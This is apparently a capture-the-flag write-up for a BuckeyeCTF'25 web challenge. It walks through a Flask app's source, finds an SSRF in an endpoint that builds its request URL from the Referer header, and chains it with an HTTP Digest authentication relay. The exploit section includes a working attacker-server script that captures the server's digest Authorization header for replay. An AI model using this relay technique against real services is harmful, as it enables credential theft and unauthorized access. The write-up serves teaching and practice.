
Author: corgo
CTF Name :BuckeyeCTF'25
No. of solves / Points : 140 Solves / 100 Points
Challenge Description
passwords won't save you now
Handout
The Challenge Source wasn't much to be honest a few python files and then docker for locally testing it as such ,We would briefly be going through the important files as such
Dockerfile
FROM python:3.12-slim-bookworm
RUN adduser --disabled-login app
WORKDIR /home/app
COPY --chown=app:app authman/ .

USER app
RUN pip install --upgrade pip
ENV VIRTUAL_ENV=/home/app/venv
RUN python -m venv $VIRTUAL_ENV
ENV PATH="$VIRTUAL_ENV/bin:$PATH"
RUN export FLASK_APP=main.py
RUN pip install -r requirements.txt

CMD ["python", "-m", "flask", "run", "--host=0.0.0.0"]
Very standard Dockerfile to be honest it is not really doing anything fancy just setting up the enviroment for running the app.py file as such
__init__.py
from flask import Flask
from flask_bootstrap import Bootstrap5
from flask_httpauth import HTTPDigestAuth
from config import FlaskConfig

app = Flask(__name__)
app.config.from_object(FlaskConfig)
bootstrap = Bootstrap5(app)

auth = HTTPDigestAuth()
@auth.get_password
def get_pw(uname):
	return app.config['AUTH_USERS'].get(uname,None)

from app import routes
Well this the first python file which we end up seeing besides(the almost empty main.py) and it is seems to be doing simply setting up the application ,loading configurations,enables Bootstrap for styling and then configures Digest Authentication for protected routes and then finally imports the route handlers so that the app can run
routes.py
from flask import render_template, request as r, jsonify
from requests.auth import HTTPDigestAuth
from app import app, auth
import requests

@app.route('/',methods=['GET'])
def index():
    return render_template("index.html")

@app.route('/auth',methods=['GET'])
@auth.login_required
def auth():
    return render_template("auth.html",flag=app.config['FLAG'])

@app.route('/api/check',methods=['GET'])
def check():
    (user, pw), *_ = app.config['AUTH_USERS'].items()
    res = requests.get(r.referrer + '/auth',
        auth = HTTPDigestAuth(user,pw),
        timeout=3
    )
    return jsonify({'status':res.status_code})
This seems to be the main logic of the applications where there is a Flask application defined with a few routes /auth which checks for authentication and accordingly gives the flag.Secondly an /api/check endpoint that tests if the protected page can be accessed by making a digest-authenticated internal request
config.py
from secrets import token_urlsafe, token_hex
import os

class FlaskConfig:
	SECRET_KEY = token_hex(32)
	AUTH_USERS = {
    	"keno": token_urlsafe(16),
    	"tenk": token_urlsafe(16)
	}
	FLAG = os.environ.get('FLAG','bctf{fake_flag_for_testing}')
	# print(AUTH_USERS)
Then finally we have the config.py file which is basically just setting a few configurations for Flask mainly the Secret_key being a random value and there being 2 auth_users which have password as randomized and a flag defined from the enviroment
Alright having covered almost all of the sources lets delve deep

Initial Thoughts/Efforts
Well Right off the back the most suspicious thing about the challenge is well the use of DigestAuth ,For people who aren't really aware of what DigestAuth is no issue a quick google search helps us well

HTTP Digest Authentication is an old challenge–response login mechanism built into the HTTP protocol. Instead of sending the password directly (like Basic Auth does), the browser/client sends a hashed response using
Well if you are still confused let me just explain diagramatically :)
Another thing one would notice if we read about HTTPDigest is this

Well they seem to susceptible to MITM attack or Man-in-the-middle attack,Maybe something which could help us out ltr .
Anyways now coming back to the code for now we notice another very important thing
@app.route('/api/check',methods=['GET'])
def check():
    (user, pw), *_ = app.config['AUTH_USERS'].items()
    res = requests.get(r.referrer + '/auth',
        auth = HTTPDigestAuth(user,pw),
        timeout=3
    )
    return jsonify({'status':res.status_code})
In /api/check They are directly just concating the r.referrer with /auth ie. They are just concating something that we have control over with /auth for a endpoint
ie this code is vulnerable to SSRF
Exploitation Path
Alright by now I think we have like a brief idea mainly chaining the 2 Vulns that is The SSRF and knowing that MITM is possible on HTTPDigest Auth
So The idea in mind was mainly that Using the SSRF we could maybe get the server to get give out the hashed value to our attacker url and then using that we relay it back to the server and get back the flag

This was the main logic that we ended up following to get the flag as such
# Code in the Attacker Server
import requests
import re
from flask import Flask, Response, request as flask_request

app = Flask(__name__)

target_url = "http://localhost:5000/auth"
resp = requests.get(target_url)
www_auth = resp.headers.get('www-authenticate', '')
cookie = resp.headers.get('Set-Cookie', '').split("; ")[0]

print(f"[+] Auth Header: {www_auth}")
print(f"[+] Cookie: {cookie}")

captured_auth = None

@app.route('/auth')
def auth():
    global captured_auth
    auth_header = flask_request.headers.get('Authorization')

    if not auth_header:
        response = Response('Unauthorized', 401)

        response.headers['WWW-Authenticate'] = www_auth
        response.headers['Cookie'] = www_auth
        print(f"[*] Sending challenge: {www_auth}")
        return response
    else:
        captured_auth = auth_header
        print(f"\n[+] CAPTURED: {auth_header}\n")

        return 'OK', 200

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=15199)
Final Thoughts
It was interestsing coming across a HTTPDigest Challenge in this economy to be fair we did waste a solid amount of time just figuring out why our thing isn't working when it should have but i am going to smoothly transition out now
If you made it so far here you go Juan

Reference
If still unclear would recommend checking these help might help you out